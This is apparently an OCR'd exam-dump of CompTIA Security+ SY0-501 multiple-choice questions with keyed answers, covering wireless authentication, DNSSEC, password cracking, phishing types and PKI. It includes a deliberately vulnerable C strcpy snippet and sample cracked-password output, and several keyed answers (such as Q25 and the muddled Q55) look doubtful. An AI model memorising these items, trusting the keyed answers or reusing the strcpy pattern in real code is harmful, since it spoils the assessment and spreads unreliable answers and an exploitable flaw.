
SY0-501 Dumps

CompTIA Security+ Certification Exam

https://www.certleader.com/SY0-501-dumps.html



NEW QUESTION 1
- (Exam Topic 1)
An analyst wants to implement a more secure wireless authentication for office access points. Which of the following technologies allows for encrypted authentication of wireless clients over TLS?

A. PEAP
B. EAP
C. WPA2
D. RADIUS

Answer: A

Explanation:
EAP by itself is only an authentication framework.
PEAP (Protected Extensible Authentication Protocol) fully encapsulates EAP and is designed to work within a TLS (Transport Layer Security) tunnel that may be encrypted but is authenticated. The primary motivation behind the creation of PEAP was to help correct the deficiencies discovered within EAP since that protocol assumes that the communications channel is protected. As a result, when EAP messages are able to be
discovered in the “clear” they do not provide the protection that was assumed when the protocol was originally authored.
PEAP, EAP-TTLS, and EAP-TLS “protect” inner EAP authentication within SSL/TLS sessions.

NEW QUESTION 2
- (Exam Topic 1)
A company wants to host a publicity available server that performs the following functions:

Evaluates MX record lookup

Can perform authenticated requests for A and AAA records

Uses RRSIG

Which of the following should the company use to fulfill the above requirements?

A. LDAPS
B. DNSSEC
C. SFTP
D. nslookup
E. dig

Answer: B

NEW QUESTION 3
- (Exam Topic 1)
Which of the following types of keys is found in a key escrow?

A. Public
B. Private
C. Shared
D. Session

Answer: B

Explanation:
https://www.professormesser.com/security-plus/sy0-401/key-escrow-3/

NEW QUESTION 4
- (Exam Topic 1)
Which of the following explains why vendors publish MD5 values when they provide software patches for their customers to download over the Internet?

A. The recipient can verify integrity of the software patch.
B. The recipient can verify the authenticity of the site used to download the patch.
C. The recipient can request future updates to the software using the published MD5 value.
D. The recipient can successfully activate the new software patch.

Answer: A

NEW QUESTION 5
- (Exam Topic 1)
Which of the following best describes routine in which semicolons, dashes, quotes, and commas are removed from a string?

A. Error handling to protect against program exploitation
B. Exception handling to protect against XSRF attacks.
C. Input validation to protect against SQL injection.
D. Padding to protect against string buffer overflows.

Answer: C

NEW QUESTION 6
- (Exam Topic 1)

Which of the following BEST describes an important security advantage yielded by implementing vendor diversity?

A. Sustainability
B. Homogeneity
C. Resiliency
D. Configurability

Answer: C

NEW QUESTION 7
- (Exam Topic 1)
When connected to a secure WAP, which of the following encryption technologies is MOST likely to be configured when connecting to WPA2-PSK?

A. DES
B. AES
C. MD5
D. WEP

Answer: B

NEW QUESTION 8
- (Exam Topic 1)
A botnet has hit a popular website with a massive number of GRE-encapsulated packets to perform a DDoS attack. News outlets discover a certain type of refrigerator was exploited and used to send outbound packets to the website that crashed. To which of the following categories does the refrigerator belong?

A. SoC
B. ICS
C. IoT
D. MFD

Answer: C

NEW QUESTION 9
- (Exam Topic 1)
Joe, an employee, wants to show his colleagues how much he knows about smartphones. Joe demonstrates a free movie application that he installed from a third party on his corporate smartphone. Joe's colleagues were unable to find the application in the app stores. Which of the following allowed Joe to install the application? (Select two.)

A. Near-field communication.
B. Rooting/jailbreaking
C. Ad-hoc connections
D. Tethering
E. Sideloading

Answer: BE

NEW QUESTION 10
- (Exam Topic 1)
Despite having implemented password policies, users continue to set the same weak passwords and reuse old passwords. Which of the following technical controls would help prevent these policy violations? (Select two.)

A. Password expiration
B. Password length
C. Password complexity
D. Password history
E. Password lockout

Answer: CD

NEW QUESTION 10
- (Exam Topic 1)
An auditor is reviewing the following output from a password-cracking tool:

```
user1: Password1
user2:Recovery!
user3:Alaskan10
user4:4Private
user5:PerForMance2
```

Which of the following methods did the auditor MOST likely use?

A. Hybrid
B. Dictionary
C. Brute force
D. Rainbow table

Answer: A

NEW QUESTION 12
- (Exam Topic 1)
A system administrator wants to provide balance between the security of a wireless network and usability. The administrator is concerned with wireless encryption compatibility of older devices used by some employees.
Which of the following would provide strong security and backward compatibility when accessing the wireless network?

A. Open wireless network and SSL VPN
B. WPA using a preshared key
C. WPA2 using a RADIUS back-end for 802.1x authentication
D. WEP with a 40-bit key

Answer: C

NEW QUESTION 16
- (Exam Topic 1)
Which of the following specifically describes the exploitation of an interactive process to access otherwise restricted areas of the OS?

A. Privilege escalation
B. Pivoting
C. Process affinity
D. Buffer overflow


Answer: A

NEW QUESTION 18
- (Exam Topic 1)
A security analyst wishes to increase the security of an FTP server. Currently, all traffic to the FTP server is unencrypted. Users connecting to the FTP server use a variety of modern FTP client software.
The security analyst wants to keep the same port and protocol, while also still allowing unencrypted connections. Which of the following would BEST accomplish these goals?

A. Require the SFTP protocol to connect to the file server.
B. Use implicit TLS on the FTP server.
C. Use explicit FTPS for connections.
D. Use SSH tunneling to encrypt the FTP traffic.

Answer: C

NEW QUESTION 21
- (Exam Topic 1)
You have been tasked with designing a security plan for your company. Drag and drop the appropriate security controls on the floor plan.
Instructions: All objects must be used and all place holders must be filled. Order does not matter. When you have completed the simulation, please select the Done button to submit.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
Cable locks - Adding a cable lock between a laptop and a desk prevents someone from picking it up and walking away
Proximity badge + reader
Safe is a hardware/physical security measure
Mantrap can be used to control access to sensitive areas. CCTV can be used as video surveillance. Biometric reader can be used to control and prevent unauthorized access. Locking cabinets can be used to protect backup media, documentation and other physical artefacts.

NEW QUESTION 24
- (Exam Topic 1)
An analyst is reviewing a simple program for potential security vulnerabilities before being deployed to a Windows server. Given the following code:

```
void foo (char *bar)
{
  char random_user_input [12];
   strcpy (random_user_input, bar);
}
```

Which of the following vulnerabilities is present?

A. Bad memory pointer
B. Buffer overflow
C. Integer overflow
D. Backdoor

Answer: B

NEW QUESTION 25
- (Exam Topic 1)
When trying to log onto a company's new ticketing system, some employees receive the following message: Access denied: too many concurrent sessions. The ticketing system was recently installed on a small VM with only the recommended hardware specifications. Which of the following is the MOST likely cause for this error message?

A. Network resources have been exceeded.

B. The software is out of licenses.
C. The VM does not have enough processing power.
D. The firewall is misconfigured.

Answer: C

NEW QUESTION 27
- (Exam Topic 1)
An auditor wants to test the security posture of an organization by running a tool that will display the following:

```
JIMS            <00> UNIQUE     Registered
WORKGROUP       <00> GROUP      Registered
JIMS            <00> UNIQUE     Registered
```

Which of the following commands should be used?

A. nbtstat
B. nc
C. arp
D. ipconfig

Answer: A

NEW QUESTION 29
- (Exam Topic 1)
As part of a new industry regulation, companies are required to utilize secure, standardized OS settings. A technical must ensure the OS settings are hardened. Which of the following is the BEST way to do this?

A. Use a vulnerability scanner.
B. Use a configuration compliance scanner.
C. Use a passive, in-line scanner.
D. Use a protocol analyzer.

Answer: B

NEW QUESTION 31
- (Exam Topic 1)
An organization is using a tool to perform a source code review. Which of the following describes the case in which the tool incorrectly identifies the vulnerability?

A. False negative
B. True negative
C. False positive
D. True positive

Answer: C

NEW QUESTION 33
- (Exam Topic 1)
Which of the following encryption methods does PKI typically use to securely project keys?

A. Elliptic curve
B. Digital signatures
C. Asymmetric
D. Obfuscation

Answer: C

NEW QUESTION 34
- (Exam Topic 1)
A systems administrator is attempting to recover from a catastrophic failure in the datacenter. To recover the domain controller, the systems administrator needs to provide the domain administrator credentials. Which of the following account types is the systems administrator using?

A. Shared account
B. Guest account
C. Service account
D. User account


Answer: C

NEW QUESTION 39
- (Exam Topic 1)
Which of the following technologies employ the use of SAML? (Select two.)

A. Single sign-on
B. Federation
C. LDAP
D. Secure token
E. RADIUS

Answer: AB

NEW QUESTION 44
- (Exam Topic 1)
Select the appropriate attack from each drop down list to label the corresponding illustrated attack.
Instructions: Attacks may only be used once, and will disappear from drop down list if selected. When you have completed the simulation, please select the Done button to submit.



A. Mastered
B. Not Mastered

Answer: A

Explanation:

1: Spear phishing is an e-mail spoofing fraud attempt that targets a specific organization, seeking unauthorized access to confidential data. As with the e-mail messages used in regular phishing expeditions, spear phishing messages appear to come from a trusted source. Phishing messages usually appear to come from a large and well-known company or Web site with a broad membership base, such as eBay or PayPal. In the case of spear phishing, however, the apparent source of the e-mail is likely to be an individual within the recipient's own company and generally someone in a position of authority.
2: The Hoax in this question is designed to make people believe that the fake AV (anti- virus) software is genuine.
3: Vishing is the act of using the telephone in an attempt to scam the user into surrendering private information that will be used for identity theft. The scammer usually pretends to be a legitimate business, and fools the victim into thinking he or she will profit.
4: Phishing is the act of sending an email to a user falsely claiming to be an established legitimate enterprise in an attempt to scam the user into surrendering private information that will be used for identity theft.
Phishing email will direct the user to visit a website where they are asked to update personal information, such as a password, credit card, social security, or bank account numbers, that the legitimate organization already has. The website, however, is bogus and set up only to steal the information the user enters on the page.
5: Similar in nature to e-mail phishing, pharming seeks to obtain personal or private (usually financial related) information through domain spoofing. Rather than being spammed with malicious and mischievous e-mail requests for you to visit spoof Web sites which appear legitimate, pharming 'poisons' a DNS server by infusing false information into the DNS server, resulting in a user's request being redirected elsewhere. Your browser, however will show you are at the correct Web site, which makes pharming a bit more serious and more difficult to detect. Phishing attempts to scam people one at a time with an e-mail while pharming allows the scammers to target large groups of people at one time through domain spoofing.
References:
http://searchsecurity.techtarget.com/definition/spear-phishing http://www.webopedia.com/TERM/V/vishing.html http://www.webopedia.com/TERM/P/phishing.html http://www.webopedia.com/TERM/P/pharming.html

NEW QUESTION 47
- (Exam Topic 1)
An administrator is replacing a wireless router. The configuration of the old wireless router was not documented before it stopped functioning. The equipment connecting to the wireless network uses older legacy equipment that was manufactured prior to the release of the 802.11i standard. Which of the following configuration options should the administrator select for the new wireless router?

A. WPA+CCMP
B. WPA2+CCMP
C. WPA+TKIP
D. WPA2+TKIP

Answer: D

NEW QUESTION 52
- (Exam Topic 1)
An employer requires that employees use a key-generating app on their smartphones to log into corporate applications. In terms of authentication of an individual, this type of access policy is BEST defined as:

A. Something you have.
B. Something you know.
C. Something you do.
D. Something you are.

Answer: A

NEW QUESTION 55
- (Exam Topic 1)
A company is currently using the following configuration:
IAS server with certificate-based EAP-PEAP and MSCHAP
Unencrypted authentication via PAP
A security administrator needs to configure a new wireless setup with the following configurations:
PAP authentication method
PEAP and EAP provide two-factor authentication
Which of the following forms of authentication are being used? (Select two.)

A. PAP
B. PEAP
C. MSCHAP
D. PEAP- MSCHAP
E. EAP
F. EAP-PEAP

Answer: AC

NEW QUESTION 58
- (Exam Topic 1)
A penetration tester is crawling a target website that is available to the public. Which of the following represents the actions the penetration tester is performing?

A. URL hijacking
B. Reconnaissance
C. White box testing
D. Escalation of privilege

Answer: B

NEW QUESTION 62
- (Exam Topic 1)
A department head at a university resigned on the first day of the spring semester. It was subsequently determined that the department head deleted numerous files and directories from the server-based home directory while the campus was closed. Which of the following policies or procedures could have prevented this from occurring?

A. Time-of-day restrictions
B. Permission auditing and review
C. Offboarding
D. Account expiration

Answer: C

NEW QUESTION 63
- (Exam Topic 1)
A user suspects someone has been accessing a home network without permission by spoofing the MAC address of an authorized system. While attempting to determine if an authorized user is logged into the home network, the user reviews the wireless router, which shows the following table for systems that are currently on the home network.

Hostname	IP address	MAC	MAC filter
DadPC	192.168.1.10	00:1D:1A:44:17:B5	On
MomPC	192.168.1.15	21:13:D6:C5:42:A2	Off
JuniorPC	192.168.2.16	42:A7:D1:25:11:52	On
Unknown	192.168.1.18	10:B3:22:1A:FF:21	Off

Which of the following should be the NEXT step to determine if there is an unauthorized user on the network?

A. Apply MAC filtering and see if the router drops any of the systems.
B. Physically check each of the authorized systems to determine if they are logged onto the network.
C. Deny the “unknown” host because the hostname is not known and MAC filtering is not applied to this host.
D. Conduct a ping sweep of each of the authorized systems and see if an echo response is received.

Answer: C

NEW QUESTION 66
- (Exam Topic 1)
A manager wants to distribute a report to several other managers within the company. Some of them reside in remote locations that are not connected to the domain but have a local server. Because there is sensitive data within the report and the size of the report is beyond the limit of the email attachment size, emailing the report is not an option. Which of the following protocols should be implemented to distribute the report securely? (Select three.)

A. S/MIME
B. SSH
C. SNMPv3
D. FTPS
E. SRTP
F. HTTPS
G. LDAPS

Answer: BDF

NEW QUESTION 69
- (Exam Topic 2)
Joe, a user, wants to send Ann, another user, a confidential document electronically. Which of the following should Joe do to ensure the document is protected from eavesdropping?

A. Encrypt it with Joe’s private key
B. Encrypt it with Joe’s public key
C. Encrypt it with Ann’s private key
D. Encrypt it with Ann’s public key

Answer: D

NEW QUESTION 70
- (Exam Topic 2)
A company has a security policy that specifies all endpoint computing devices should be assigned a unique identifier that can be tracked via an inventory management system. Recent changes to airline security regulations have cause many executives in the company to travel with mini tablet devices instead of laptops.
